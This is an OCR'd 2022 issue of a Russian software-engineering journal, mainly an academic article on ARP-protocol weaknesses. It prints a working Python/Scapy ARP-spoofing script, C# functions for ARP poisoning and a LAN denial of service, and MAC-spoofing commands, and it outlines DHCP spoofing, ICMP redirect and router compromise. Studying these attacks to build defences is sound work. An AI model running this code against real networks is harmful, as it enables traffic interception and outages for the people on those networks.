ISSN 2220-3397

ТЕОРЕТИЧЕСКИЙ И ПРИКЛАДНОЙ НАУЧНО-ТЕХНИЧЕСКИЙ ЖУРНАЛ

Программная инженерия

ПрИн
5
2022
Том 13

MONETEC 2022

The International Science and Technology Conference
«Modern Network Technologies, MoNeTec - 2022»

CALL FOR PAPERS

https://monetec.ru/

October 27-29,2022

Moscow, Russia

Российская Академия Наук

ОНИТ РАН

ОТДЕЛЕНИЕ МАТЕМАТИЧЕСКИХ НАУК

IEEE COMPUTER SOCIETY

CONFERENCE

The conference gathers specialists of the international scientific community, research departments of corporations, start-ups, representatives of industry and business, development institutions, and public authorities to discuss promising and relevant technologies in the field of computer networks, virtualization of network resources, and cloud computing.

TOPICS

- Data Communication Infrastructure
- QoS Control
- Cloud Computing
- Optimization Methods, Tools, and Technologies in Cloud Computing
- Network Function Virtualization and Services
- Edge Computing
- 5G & 6G Wireless Technologies, Applications and Services
- Future Networking

PAPER SUBMISSION

The following paper categories are welcome:

- **Full papers** (from 6 to 12 pages) must describe original and unpublished research results.
- **Short papers** (up to 6 pages) must describe original and unpublished work-in-progress.
- **Posters** must describe the student work or work-in-progress.

Accepted and presented papers will be published in the MoNeTec-2022 Conference Proceedings and IEEE Xplore® library. All accepted papers written in Russian will be published in the Proceedings volume indexed in RSCI (Russian Science Citation Index).

IMPORTANT DATES

- **June 15, 2022**
  Abstract Submission
- **July 01, 2022**
  Paper Submission
- **August 01, 2022**
  Preliminary Acceptance Notification
- **September 01, 2022**
  Acceptance Notification
- **September 15, 2022**
  Camera-ready Version
- **October 01, 2022**
  Ready-to-print Poster Submission

GENERAL SPONSOR

ELVEES

SPONSORS

Joint Institute for Nuclear Research

Информатика и Управление

CMC MSU

ORGANIZERS

Consortium of Russian Universities Network and Cloud Technologies

MTUCI

Центр прикладных исследований компьютерных сетей

SUPPORTED BY

Научная Россия

RSpectr.com

Открытые системы

Спектр

ТЕОРЕТИЧЕСКИЙ И ПРИКЛАДНОЙ НАУЧНО-ТЕХНИЧЕСКИЙ ЖУРНАЛ

Издается с сентября 2010 г. DOI 10.17587/issn.2220-3397 ISSN 2220-3397

Журнал издается при поддержке Отделения математических наук РАН, Отделения нанотехнологий и информационных технологий РАН, МГУ имени М.В. Ломоносова, МГТУ имени Н.Э. Баумана

СОДЕРЖАНИЕ

Журнал зарегистрирован в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций. Свидетельство о регистрации ПИ № ФС77-38590 от 24 декабря 2009 г.

Журнал распространяется по подписке, которую можно оформить в подписных агентствах (индекс по Объединенному каталогу "Пресса России" — **22765**) или непосредственно в редакции (для юридических лиц).
Тел.: (499) 270-16-52.
Http://novtex.ru/prin/rus E-mail: prin@novtex.ru
Журнал включен в систему Российского индекса научного цитирования и базу данных RSCI на платформе Web of Science.
Журнал входит в Перечень научных журналов, в которых по рекомендации ВАК РФ должны быть опубликованы научные результаты диссертаций на соискание ученой степени доктора и кандидата наук.

THEORETICAL AND APPLIED SCIENTIFIC AND TECHNICAL JOURNAL

SOFTWARE ENGINEERING

PROGRAMMNAYA INGENERIA

Vol. 13
N 5
2022

Published since September 2010 **DOI 10.17587/issn.2220-3397** **ISSN 2220-3397**

CONTENTS

Information about the jornal is available online at:
http://novtex.ru/prin/eng e-mail:prin@novtex.ru

УДК 004.773:004.056:654.073 DOI: 10.17587/prin.13.211-218

П. П. Степанов, ст. преподаватель, omsk.petr@gmail.com,
Г. В. Никонова, канд. техн. наук, доц., ngvlad@mail.ru,
Т. С. Павлюченко, аспирант, taty.pavlychenko@gmail.com,
В. В. Соловьев, аспирант, svadim95@mail.ru,
Омский государственный технический университет

Особенности работы протокола разрешения адресов в компьютерных сетях

Рассмотрен ряд особенностей сетевых протоколов, связанных с уязвимостью в компьютерных сетях на программном уровне. Исследованы условия проведения атаки типа "человек посередине" в сетях с использованием протокола разрешения адресов (ARP- протокола). Рассмотрены примеры реализации атаки с подменой адреса (ARP-spoofing) на языках Python и C# и атак типа "отказ в обслуживании" (DoS-атаки) в сетях. Описаны разновидности атак "человек посередине", такие как подмена IP-адреса компьютеру (DHCP), перенаправление маршрутизатора (ICMP). Приведены примеры взлома маршрутизатора и подмены MAC-адресов.

Ключевые слова: *компьютерная сеть, информационная безопасность, ARP-протокол, перехват трафика, взлом*

Введение

Развитие современных инфокоммуникационных технологий неразрывно связано с решением задач в области информационной безопасности. Удаленные атаки на информационные ресурсы через сети передачи данных несут в себе угрозу национальной безопасности государства в информационной и производственной сферах. Для решения актуальной задачи повышения надежности функционирования инфокоммуникационных и компьютерных сетей необходимы исследования существующих сетевых протоколов и разработка способов повышения безопасности при передаче информации по сети.

В настоящей статье представлены результаты исследований, цель которых — выявление потенциальных уязвимостей в компьютерных сетях на программном уровне для повышения качества и эффективности средств защиты и совершенствования принципов и методов информационного обмена с использованием web-технологии.

Одним из видов уязвимостей компьютерных сетей является несанкционированный доступ к данным (сетевая атака), когда получение несанкционированных прав в системе осуществляется путем обхода логической модели разграничения доступа [1, 2].

Самый распространенный вид атак на компьютерные сети — это сетевые атаки, направленные на внедрение в информационный обмен данными. В первую очередь сетевые атаки направлены на внедрение в протоколы сетевого обмена с использованием логического доступа для перехвата данных и перехвата служебной информации, передаваемой по сети. Информация после перехвата модифицируется, исходные данные подменяются ложными, что позволяет перенаправлять пакеты [3]. Как следствие, нарушитель может манипулировать не только пользовательскими данными, но и служебной информацией, передаваемой узлами сети, к примеру, такой как таблицы маршрутизации протокола разрешения адресов (ARP-таблицы) [4].

Выявление уязвимостей в сетях, в том числе с использованием протокола разрешения адресов (ARP, *Address Resolution Protocol*) является актуальной задачей защиты компьютерных сетей.

Технология выполнения сетевых атак

Атака с подменой адреса — ARP-spoofing, или ARP-poisoning (травление), является разновидностью сетевой атаки типа "человек посередине" (MITM, *Man in the middle*) и применяется в сетях с использованием протокола разрешения адресов (ARP-протокола) [4]. В основном атака такого типа применяется в сетях Ethernet. Атака с подменой адреса основана на недостатках протокола ARP [4].

Протокол разрешения адресов ARP служит для сопоставления IP-адреса узла и его MAC-адреса.

Существуют следующие два вида сообщений в данном протоколе:

- ARP-request (запрос) — один узел сети запрашивает адрес у другого узла сети;
- ARP-reply (ответ) — один узел сети отправляет свой физический адрес (MAC) другому узлу сети [5].

В рамках ARP-протокола можно кешировать ответы, например, в операционных системах семейства Windows ответ по умолчанию кешируется 2 мин.

До выполнения ARP-spoofing'a в ARP-таблице узлов A и B существуют записи с IP- и MAC-адресами друг друга [6]. Обмен информацией проводится непосредственно между узлами A и B (рис. 1, *а*).

После выполнения атаки ARP-spoofing'a в первом примере (рис. 1, *б*) узел C (злоумышленник), выполняющий атаку, отправляет ARP-reply (ответ без получения запросов):

узлу B с IP-адресом узла A и MAC-адресом узла C.

В силу того, что программы компьютеров поддерживают самопроизвольный протокол ARP (*gratuitous* ARP) [5], после атаки они модифицируют собственные ARP-таблицы и помещают туда записи, где вместо настоящего MAC-адреса компьютера A (легитимный пользователь) стоит MAC-адрес компьютера C (злоумышленник, стрелка от C к B). После того как атака выполнена, все пакеты, идущие от узла B (легитимный пользователь) к узлу A, будут проходить через узел C (злоумышленник). Так как поддельные ARP-пакеты узлу A не отправлялись, то трафик, исходящий от узла A к узлу B, будет проходить напрямую.

Также атака может выполниться в обе стороны (рис. 1, *в*), здесь (стрелки от C к B и от C к A):

- узел C отправляет узлу B запрос с IP-адресом узла A и MAC-адресом узла C;
- узел C отправляет узлу A запрос с IP-адресом узла B и MAC-адресом узла C.

После того как атака выполнена, и когда компьютер A хочет передать пакет компьютеру B, он находит в ARP-таблице запись (она соответствует компьютеру C) и определяет из нее MAC-адрес получателя. Отправленный по этому MAC-адресу пакет приходит компьютеру C вместо получателя B. Компьютер C затем ретранслирует пакет тому, кому он действительно адресован, т. е. компьютеру B. То же самое будет происходить и при передаче пакетов от узла B узлу A.

С использованием ARP-протокола существует возможность проводить атаки типа "отказ в обслуживании" (DoS-атаки) в рамках одноранговой сети. Для этого нужно отправить узлу ARP-пакет, который содержит IP-адрес шлюза и несуществующий MAC-адрес [6]. После этого пакеты, отправляемые на шлюз, не смогут дойти до адресата. На рис. 2 приведен пример ARP-spoofing'a (травления), где выделен фрагмент записи с подменой адреса.





Рис. 1. Обмен информацией:

а — схема передачи данных между узлами до ARP-spoofing'a; *б* — схема проведения ARP-spoofing'a "в одну сторону"; *в* — схема проведения ARP-spoofing'a "в обе стороны"



172.31.1.123	ac-22-0b-a5-25-12	динамический
172.31.1.157	30-75-12-80-ca-11	динамический
172.31.1.191	24-a2-e1-3c-7b-4d	динамический
172.31.1.246	44-6d-57-eb-75-6a	динамический
172.31.1.249	6c-5f-1c-de-22-ad	динамический
172.31.2.16	78-e4-00-6e-74-3e	динамический
172.31.3.226	00-18-e4-aa-09-12	динамический
172.31.3.254	00-18-e4-aa-09-12	динамический
172.31.3.255	ff-ff-ff-ff-ff-ff	статический
224.0.0.22	01-00-5e-00-00-16	статический
224.0.0.251	01-00-5e-00-00-fb	статический
224.0.0.252	01-00-5e-00-00-fc	статический
239.255.255.250	01-00-5e-7f-ff-fa	статический
255.255.255.255	ff-ff-ff-ff-ff-ff	статический

Интерфейс: 192.168.56.1 --- 0x13

адрес в Интернете	Физический адрес	Тип
192.168.56.255	ff-ff-ff-ff-ff-ff	статический
224.0.0.22	01-00-5e-00-00-16	статический
224.0.0.251	01-00-5e-00-00-fb	статический
224.0.0.252	01-00-5e-00-00-fc	статический
239.255.255.250	01-00-5e-7f-ff-fa	статический
255.255.255.255	ff-ff-ff-ff-ff-ff	статический

Рис. 2. Пример "отравленной" ARP-таблицы

Инструментальные средства для выполнения ARP-spoofing'a

В настоящее время существуют инструментальные средства для выполнения ARP-spoofing'a, работающие в операционных системах как семейства Linux, так и семейств Windows и Android. Наиболее известные: Ettercap; Cain & Abel; Dsniff; Arp-sk; DroidSheep.

Для программной реализации на языке Python отправки, отслеживания и анализа сетевых пакетов данных использовался набор библиотек Scapy, который позволяет тонко настраивать отправляемые пакеты [7—9]. На рис. 3 представлена реализация атаки ARP-spoofing'a на языке Python.

Программа для осуществления атаки типа APR-spoofing на языке C# написана с помощью библиотеки SharpPcap [10, 11]. Фрагмент программного кода, реализующего атаку с использованием этой библиотеки, представлен на рис. 4.

```
#! /usr/bin/env python
import sys
import time
from scapy.all import *

if len(sys.argv) < 3:
  print "Error - fill in all required parameters"
  sys.exit(1)

print  sys.argv[1] + "Target ip address"
print  sys.argv[2] + "The host address we are change"
ethernetAdapter = "eth0"
target_ip = sys.argv[1]
ipInArpTableForChange = sys.argv[2]
ethernet = Ether()
arp = ARP(pdst=target_ip,
psrc=ipInArpTableForChange,
op="is-at")
packet = ethernet / arp
arp.display()
while True:
  print "ARP-Spoofing " + sys.argv[1]
  sendp(packet, iface=ethernetAdapter)
  time.sleep(1)
```

Рис. 3. Пример скрипта для осуществления ARP-spoofing'a на языке Python

Возможны атаки типа "отказ в обслуживании" (DoS-атаки) в рамках локальной сети, которые также осуществляются с использованием уязвимости ARP-протокола [12, 13]. На рис. 5 приведен пример реализации DoS-атаки в локальной сети с использованием ARP-протокола. Согласно этому коду злоумышленник устанавливает на атакуемом компьютере MAC-адрес шлюза со случайно сгенерированным значением. После этого на скомпрометированном узле перестает работать Интернет и локальная сеть, так как отправляемые им пакеты не могут дойти до получателя.

На примере, приведенном ниже, показано, что протокол ARP является уязвимым, поскольку он не поддерживает проверку подлинности ARP-запросов и ARP-ответов. Так как сетевые интерфейсы на компьютерах поддерживают самопроизвольный ARP (ARP-ответ присылается на интерфейс устройства без необходимости), то именно в этом случае возможна атака типа ARP-spoofing [14, 15].

Приведем пример ARP-таблицы атакуемого компьютера до проведения атаки (рис. 6).

После проведения атаки идет отправка пакета, который виден с использованием сниффера — программы, анализирующей входящий и исходящий трафик с компьютера, подключенного к Интернет [16].

На рис. 7 представлен пример ARP-таблицы атакуемого компьютера после проведения атаки.

Как видно на рис. 7, после проведения атаки адрес шлюза был изменен на адрес атакующего (злоумышленника). В этом случае весь трафик, исходящий от скомпрометированного узла, будет проходить через компьютер злоумышленника, что видно на рис. 8, где при трассировке до конечного узла добавляется еще один узел [17].

```
public static void SendArp(LibPcapLiveDevice device, List<IPAddress>
    listIpAddresses, IPAddress localIp, PhysicalAddress localMac)
{
    ARP arp = new ARP(device);
    while (true)
    {
        foreach (var ipAddress in listIpAddresses)
        {
            var response :PhysicalAddress = arp.Resolve( destIP: ipAddress, localIp, localMac);
            Console.WriteLine(response != null
                ? $"Change in {ipAddress} ARP Row {localIp} - {localMac}"
                : $"Host {ipAddress} Not Found");
        }
    }
}
```

Рис. 4. Пример функции для осуществления атаки ARP-spoofing'а на языке C#

```
public static void Dos(LibPcapLiveDevice device, List<IPAddress>
  listIpAddresses, IPAddress localIp)
{
    var mac :PhysicalAddress = PhysicalAddress.Parse(string.Format($"" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}"));
    SendArp(device, listIpAddresses, localIp, mac);
}

public static string HexRandomGen() => random.Next( maxValue: 16).ToString( format: "X");
```

Рис. 5. Реализация функции для осуществления DoS-атаки в локальной сети с использованием APR-протокола на языке C#

```
C:\Documents and Settings\user>arp -a

Интерфейс: 192.168.1.131 --- 0x2
  Адрес IP             Физический адрес      Тип
  192.168.1.11         d8-50-e6-c0-25-72     динамический
  192.168.1.70         00-25-90-75-f6-d4     динамический
  192.168.1.100        bc-ae-c5-98-f6-be     динамический
  192.168.1.103        bc-ae-c5-98-f6-c6     динамический
  192.168.1.223        b8-88-e3-48-73-fb     динамический
  192.168.1.230        d4-ca-6d-f9-64-2c     динамический
  192.168.1.240        b8-a3-86-51-b7-dc     динамический
```

Рис. 6. APR-таблица до атаки




Рис. 7. APR-таблица после атаки




Рис. 8. Пример работы утилиты трассировки (tracert)

Другие виды атак типа "человек посередине" (Man in the Middle)

Помимо ARP-spoofing'а существуют другие способы осуществления атак типа "человек посередине":

1. DHCP-spoofing. С помощью протокола DHCP (*Dynamic Host Configuration Protocol*) осуществляется динамическое назначение IP-адреса и других параметров компьютеру-клиенту, который временно подключается к сети [18]. Для этого компьютер-клиент посылает в сеть широковещательное DHCP-сообщение. После этого DHCP-сервер, получив такое сообщение, выделяет компьютеру временный IP-адрес из пула адресов, определяет срок его аренды, выдает адреса шлюза (узел, через который происходит выход в сеть Интернет) и DNS. Однако, так как запрос на получение настроек происходит широковещательно, злоумышленник может "притвориться" DHCP-сервером и выдать настройки с поддельными адресами шлюза и DNS [19].

2. ICMP redirect. В сети Интернет существует специальный протокол ICMP (*Internet Control Message Protocol*) — протокол межсетевых управляющих сообщений, одной из функций которого является информирование хостов о смене текущего маршрутизатора [20]. Данное управляющее сообщение носит название *redirect* (перенаправление). Существует возможность посылки злоумышленником с любого хоста в сегменте сети ложного *redirect*-сообщения от имени маршрутизатора на атакуемый хост. В результате у хоста изменяется текущая таблица маршрутизации. Как следствие, в дальнейшем весь сетевой трафик данного хоста будет проходить, например, через хост, отославший ложное *redirect*-сообщение.

Таким образом нарушитель может осуществить активное навязывание ложного маршрута внутри одного сегмента сети Интернет.

3. MAC-spoofing. Еще одной серьезной технической уловкой является подмена MAC-адреса [21]. С помощью ее механизмов пакеты, предназначенные для атакуемого компьютера, будут приниматься и на компьютере с измененным MAC-адресом (рис. 9).

4. Взлом маршрутизатора. В качестве отдельного способа нарушения логического разграничения доступа можно выделить взлом роутера и переконфигурирование протокола DHCP так, чтобы

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 00:80:48:BA:d1:30
# ifconfig eth0 up
```

Рис. 9. Пример изменения MAC-адреса Linux




Рис. 10. Пример взлома роутера

адресом шлюза и DNS- сервера был указан компьютер атакующего [18]. На многих роутерах открыты FTP, SSL, Telnet, HTTP-порты, и пользователи оставляют настройки по умолчанию, что является серьезной уязвимостью [22]. На рис. 10 представлен пример результата несанкционированного сканирования портов маршрутизатора.

Заключение

На основе анализа сетевых протоколов на предмет их потенциальных уязвимостей на программном уровне выявлены сетевые атаки, направленные на несанкционированное внедрение злоумышленников в информационный обмен данными. Исследован такой вид вторжения, как как подмена протокола разрешения адресов (ARP-spoofing), его программная реализация с помощью использования библиотек Scapy (Python) и SharpPcap (C#). На примерах показано, что подобные атаки относятся к довольно опасному типу, поскольку основаны на недостатках протокола разрешения адресов ARP. Приведен подробный анализ этапов проведения атаки, последовательность воздействия на атакуемый узел. Приведены описание и примеры скриптов, реализующих отправку под-

дельного ARP-пакета, функции для осуществления DoS-атаки, изменения MAC-адреса Linux, взлома роутера. В связи с изложенным выше можно сделать вывод, что угрозы, связанные с перехватом трафика, являются серьезной проблемой защиты данных от несанкционированного доступа.

Список литературы

1. **Хелеби С., Марк-Ферсон Д.** Принципы маршрутизации в Интернет: пер. с англ. М.: Вильямс, 2001. 340 с.
2. **Олифер В. Г., Олифер Н. А.** Компьютерные сети. Принципы, технологии, протоколы. СПб.: Питер, 2010. 973 с.
3. **Шахнович И. В.** Современные технологии беспроводной связи. М: Техносфера, 2006. 288 с.
4. **Jinhua G., Kejian X.** ARP spoofing detection algorithm using ICMP protocol // IEEE International Conference on Computer Communication and Informatics (ICCCI'13). 2013. P. 1—6.
5. **Tanenbaum A. S., Austin T.** Structured computer organization. 6th ed. Pearson Education, Inc., publishing as Prentice Hall, 2015. 801 p.
6 **Stepanov P. P., Nikonova G. V., Pavlychenko T. S., Gil A. S.** The problem of security address resolution protocol // Journal of Physics: Conference Series. 2021. Vol. 1791. P. 1—8. DOI: 10.1088/1742-6596/1791/1/012061.
7. **Ballmann B.** Understanding Network Hacks: Attack and Defense with Python. Springer, 2015. 187 p.
8. **Biondi P.** Scapy Documentation. Release 2.4.5. URL: https://buildmedia.readthedocs.org/media/pdf/scapy/latest/scapy.pdf
9. **Модуль** Scapy Python. URL: https://russianblogs.com/article/2831870755/
10. **SharpPcap.** URL: https://sourceforge.net/projects/sharppcap/
11. **Рихтер Д.** CLR via C#. Программирование на платформе Microsoft.NET Framework 4.5 на языке C#. М.: Питер — Москва, 2013. 896 с.
12. **Фриман А.** ASP.NET MVC 5 с примерами на C # 5.0 для профессионалов. М.: Вильямс, 2015. 736 р.
13. **Seifert R., Edwards J.** The All-New Switch Book: The complete guide to LAN switching technology. Wiley, 2008. 816 p.
14. **Hou X., Jiang Z., Tian X.** The Detection and Prevention for ARP Spoofing based on SNORT // IEEE International Conference on Computer Application and System Modeling (ICCASM'10). 2010. Vol. 5. P. 125—137.
15. **Bruschi D., Ornaghi A., Rosti E.** S-ARP: A Secure Address Resolution Protocol // Nineteenth Annual IEEE Computer Security Applications Conference (ICSAC'03). 2003. P. 66—74
16. **Bonaventure O**. Computer Networking: Principles, Protocols and Practice. Release 0.25. 2014. 280 p.
